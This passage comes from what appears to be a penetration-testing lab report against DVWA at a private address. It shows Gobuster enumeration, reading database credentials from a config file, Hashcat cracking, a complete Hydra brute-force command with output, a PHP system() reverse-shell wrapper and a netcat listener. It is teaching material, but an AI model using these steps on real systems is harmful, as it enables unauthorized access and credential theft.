As we can see, after we received a connection on our **netcat** listener, we were able to type our command and directly get its output back, right in our machine.
A **Reverse Shell** is handy when we want to get a quick, reliable connection to our compromised host. However, a **Reverse Shell** can be very fragile. Once the reverse shell command is stopped, or if we lose our connection for any reason, we would have to use the initial exploit to execute the reverse shell command again to regain our access.

3.7 TOOLS, METHOD USED & OUTCOME

3.7.1 Methodes used for reverse shell.

There are two ways which we can execute reverse shell i.e., through PHP and Bash/Shell Scripting:

PHP Code:

<?php system("Any of the Reverse Shell Code from Section 3.6");?>

Bash/Shell Scripting:

These are Reverse shell codes in form of a script i.e Shell Script files with extension ".sh" which can also be be excuted from PHP code same way as we execue above code but code will be "sh ./shellfile.sh" or "bash ./shellfile.sh" and this methode is little more stable from previous approach.

By this method we can gain basic foothhold in to the target system.

3.7.2 Cracking DVWA login details

Step 1: - Gaining inormation about brousable links about application which may have information related to external connection and important information. A web page will always have some importamt resources associated with it to make its functionality work. So we will do Web Enumeration.

Tool Used for Web Enumeration : Gobuster

After discovering a web application, it is always worth checking to see if we can uncover any hidden files or directories on the webserver that are not intended for public access. We can use a tool such as ffuf or **GoBuster** to perform this directory enumeration. Sometimes we will find hidden functionality or pages/directories exposing sensitive data that can be leveraged to access the web application or even remote code execution on the web server itself.

Directory/File Enumeration

GoBuster is a versatile tool that allows for performing DNS, vhost, and directory brute-forcing. The tool has additional functionality, such as enumeration of public AWS S3 buckets. For this module's purposes, we are interested in the directory (and file) brute-forcing modes specified.


An HTTP status code of **200** reveals that the resource's request was successful, while a **403** HTTP status code indicates that we are forbidden to access the resource. A **301**-status code indicates that we are being redirected, which is not a failure case.

In terminal type :

gobuser dir --wordlist=”/usr/share/wordlists/dirbuster/directory-list-1.0.txt” -u http://10.0.2.15/dvwa/

there may be some of folders missing in this wordlist you can also try applying other wordlist in above commmand such as “/usr/share/wordlists/dirb/common.txt”

dir – uses directory/file enumeration mode
--wordlist – is used to specify path to wordlis used for web enumeration
-u – is used to specify url on which we will do web enumeration




```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir --wordlist="/usr/share/wordlists/dirb/common.txt" -u http://10.0.2.15/dvwa/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.15/dvwa/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 211]
/.htaccess           (Status: 403) [Size: 216]
/.htpasswd           (Status: 403) [Size: 216]
/.git/HEAD           (Status: 200) [Size: 23]
/.svn                (Status: 403) [Size: 211]
/.svn/entries        (Status: 403) [Size: 219]
/about               (Status: 302) [Size: 0] [--> login.php]
/config              (Status: 301) [Size: 237] [--> http://10.0.2.15/dvwa/config/]
/docs                (Status: 301) [Size: 235] [--> http://10.0.2.15/dvwa/docs/]
/external            (Status: 301) [Size: 239] [--> http://10.0.2.15/dvwa/external/]
/hackable            (Status: 301) [Size: 239] [--> http://10.0.2.15/dvwa/hackable/]
/index               (Status: 302) [Size: 0] [--> login.php]
/instructions        (Status: 302) [Size: 0] [--> login.php]
/logout              (Status: 302) [Size: 0] [--> login.php]
/login               (Status: 200) [Size: 1224]
```

```
/about               (Status: 302) [Size: 0] [--> login.php]
/index               (Status: 302) [Size: 0] [--> login.php]
/docs                (Status: 301) [Size: 235] [--> http://10.0.2.15/dvwa/docs/]
/robots              (Status: 200) [Size: 26]
/security            (Status: 302) [Size: 0] [--> login.php]
/config              (Status: 301) [Size: 237] [--> http://10.0.2.15/dvwa/config/]
/external            (Status: 301) [Size: 239] [--> http://10.0.2.15/dvwa/external/]
/setup               (Status: 200) [Size: 3672]
/vulnerabilities     (Status: 301) [Size: 246] [--> http://10.0.2.15/dvwa/vulnerabilities/]
/favicon             (Status: 200) [Size: 1406]
/COPYING             (Status: 200) [Size: 33107]
```

Hear the output we get are the brousable links which we can use to figure out some important details . we will skip links which redirect us to login.php. Hear there are 4 links which donot require login we can brouse them in browser and see details in it.

Step 2 : - Browse the brousable links that we can see in output except which redirect us to login.php .


Browsing http://10.0.2.15/dvwa/setup



As we can see Backend database is connected to MySQL database so we can asume that here can also be Interface or server hosted for mysql such as phpmyadmin.

Browsing http://10.0.2.15/dvwa/config

Browsing to /config we get two files in this folder but we cannot read ".php" files in webpage so we can try to access ".inc" file.



After browsing to ".inc" file we can see format same as text file of notepad and hwar we got information about Database,User,Password of MySQL.

So from this step we can also conclude that there may be server application for MySQL hosted and we can again do web enumeration but on url : http://10.0.2.15/ only to see if there is anything we can get.

Step 3: - Doing web enumeration but on url : http://10.0.2.15/ .

```
└─$ gobuster dir  --wordlist="/usr/share/wordlists/dirbuster/directory-list-1.0.txt" -u http://10.0.2.15/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.15/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin              (Status: 301) [Size: 233] [--> http://10.0.2.15/cgi-bin/]
/images               (Status: 301) [Size: 232] [--> http://10.0.2.15/images/]
/index                (Status: 200) [Size: 1227]
/assets               (Status: 301) [Size: 232] [--> http://10.0.2.15/assets/]
/phpmyadmin           (Status: 301) [Size: 236] [--> http://10.0.2.15/phpmyadmin/]
/webcal               (Status: 301) [Size: 232] [--> http://10.0.2.15/webcal/]
/phpBB2               (Status: 301) [Size: 232] [--> http://10.0.2.15/phpBB2/]
/gallery2             (Status: 301) [Size: 234] [--> http://10.0.2.15/gallery2/]
/ghost                (Status: 301) [Size: 231] [--> http://10.0.2.15/ghost/]
/evil                 (Status: 301) [Size: 230] [--> http://10.0.2.15/evil/]
/icon                 (Status: 301) [Size: 230] [--> http://10.0.2.15/icon/]
/tikiwiki             (Status: 301) [Size: 234] [--> http://10.0.2.15/tikiwiki/]
/favicon              (Status: 200) [Size: 3638]
/joomla               (Status: 301) [Size: 232] [--> http://10.0.2.15/joomla/]
Progress: 141708 / 141709 (100.00%)
===============================================================
Finished
===============================================================
```

We can see "phpmyadmin" hosted on the server so se browse it and we can assess it from the login details we got in Step 2.

Hear after login we can browse to database “dvwa” and in that database we can browse all the tables to get some useful information.


Hear in table named “Users” we got username & password of current user s of DVWA login page but passwords are in encrypted form and we need to decrypt it using tools such Hashcat.

Step 4 : - Use Hashcat to Identify and Crack Password hashes

Tool Used for Password haches Decryption : Hashcat

Hashcat is a powerful open-source password recovery tool known for its speed and ability to crack passwords on various platforms it requires base memory of 3575 mb in virtual box.


In terminal write > hashcat <provide password hash from database>



Based on this we can specify mode and try to crack it.

-a - specifies attack mode


-m - speifies hash-type





We can make a text file containing password hash e.g.: hash.txt.

Wordlist can be taken from /usr/share/wordlists/, there will be archive named rockyou by extracting it we will get our wordlist.


So now in terminal write > hashcat -a 0 -m 0 hash.txt rockyou.txt







Step 5: - Login using the decrypted password




3.7.3 Brute force


Tool Used for Brute Force: Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

Step 1: - Using Brute force In Hydra donot required to know password but it does requires session to bind using cookies also we need to use rockyou.tx wordlist and an condition which can be consider failure ao operation which we can get using unsucceful attempt.



Step 2: - in 3.7.1 when we did web enumeration we also got following output when using common.txt



Brousing the marked link in "/hackable" we get two folders 1)users 2)uploads

By taking random user say "admin" we can use Hydra on it to get its password.

Step 3: -Open terminal write following command

hydra -l admin -P rockyou.txt -s 80 10.0.2.15 http-get-form "/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Log in:H=Cookie: security=low; PHPSESSID=ol0cv2j5mnuhve2bp7vemrjeb0:Username and/or password incorrect."


-s - PORT if the service is on a different default port, define it here

-l - LOGIN or -L FILE login with LOGIN name, or load several logins from FILE

-p - PASS or -P FILE try password PASS, or load several passwords from FILE


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P rockyou.txt -s 80 10.0.2.15 http-get-form "/dvwa/vulnerabilities/br
low; PHPSESSID=ol0cv2j5mnuhve2bp7vemrjeb0:Username and/or password incorrect." -I -K
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-14 03:35:56
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401)
[DATA] attacking http-get-form://10.0.2.15:80/dvwa/vulnerabilities/brute/index.php:userna
2j5mnuhve2bp7vemrjeb0:Username and/or password incorrect.
[STATUS] 2051.00 tries/min, 2051 tries in 00:01h, 14342350 to do in 116:33h, 16 active
[STATUS] 2076.00 tries/min, 6228 tries in 00:03h, 14338173 to do in 115:07h, 16 active
[STATUS] 2072.86 tries/min, 14510 tries in 00:07h, 14329891 to do in 115:14h, 16 active
[80][http-get-form] host: 10.0.2.15   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-14 03:45:54
```

Step 4: - Login Using admin:admin as user and password



3.7.4 Command execution

Step 1: - Start netcat listener at any free port say port 443 using command : nc -lvnp 443



Step 2: - Try Executing Commands in diffrent ways .

Hear command “ls” is executed in a way that after pinging 10.0.2.25 “ls” will be executed similar to linux terminal in which we can execute different commands at once.

